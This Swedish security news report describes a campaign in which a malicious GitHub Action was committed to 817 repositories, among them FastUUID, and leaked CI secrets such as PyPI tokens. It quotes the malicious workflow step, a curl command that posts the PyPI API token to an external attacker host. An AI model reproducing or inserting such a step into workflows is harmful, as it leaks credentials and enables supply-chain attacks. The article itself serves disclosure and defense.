


Forskare från GitGuardian har upptäckt en massiv attack mot användare av GitHub, där kontrollen över 327 konton erhölls och en skadlig Github Action-handler installerades i 817 repository. Attacken resulterade i läckage av 3325 hemligheter som används i system för kontinuerlig integration och som överfördes via miljövariabler, inklusive åtkomsttoken för PyPI, GitHub, NPM, DockerHub och olika molnlagringstjänster.
GitHub Actions ger kodutvecklare möjlighet att fästa handlers för att automatisera olika operationer i GitHub. Till exempel kan GitHub Actions användas för att utföra specifika kontroller och tester när commits görs, eller för att automatisera hanteringen av nya issues. Den skadliga handlern spreds under namnet "Github Actions Security" och inkluderade i sektionen "run" ett kommando "curl" som skickade innehållet i miljövariabler till en extern värd när uppgifter kördes i miljön för kontinuerlig integration. Den skadliga commit lades till med hjälp av konton från projektets underhållare, som sannolikt hade blivit hackade eller fallit offer för phishing.
Attacken upptäcktes efter en analys av onormal aktivitet som rör paketet FastUUID, vilket tillhandahåller en Python-bindning över Rust-biblioteket UUID. Paketet FastUUID, som haft nästan 1,2 miljoner nedladdningar den senaste veckan, används som beroende i det populära projektet LiteLLM, som har över 5 miljoner nedladdningar i PyPI varje vecka. Analysen av ändringar i repositoryt FastUUID visade att den 2 september lade projektets underhållare till en commit med en ny Github Action-handler, som innehöll kod för att skicka token till PyPI-repositoryt till en extern värd. — name: Github Actions Security run: | curl -s -X POST -d 'PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}' https://bold-dhawan.45-139-104-115.plesk.page
Problemet upptäcktes innan hackare hann utnyttja den stulna tokenen – inga skadliga ändringar eller modifierade versioner av paketet har publicerats på PyPI för FastUUID. Liknande insättningar av Github Action har upptäckts i ytterligare 816 repositoryn, vars ägare samt administrationen av PyPI, GitHub, NPM och DockerHub har mottagit meddelanden. Fram till igår kväll hade skadliga commits tagits bort i ungefär 100 repositoryn. För närvarande identifieras 671 commits med skadlig Github Action vid sökning på GitHub.
Källa: opennet.ru
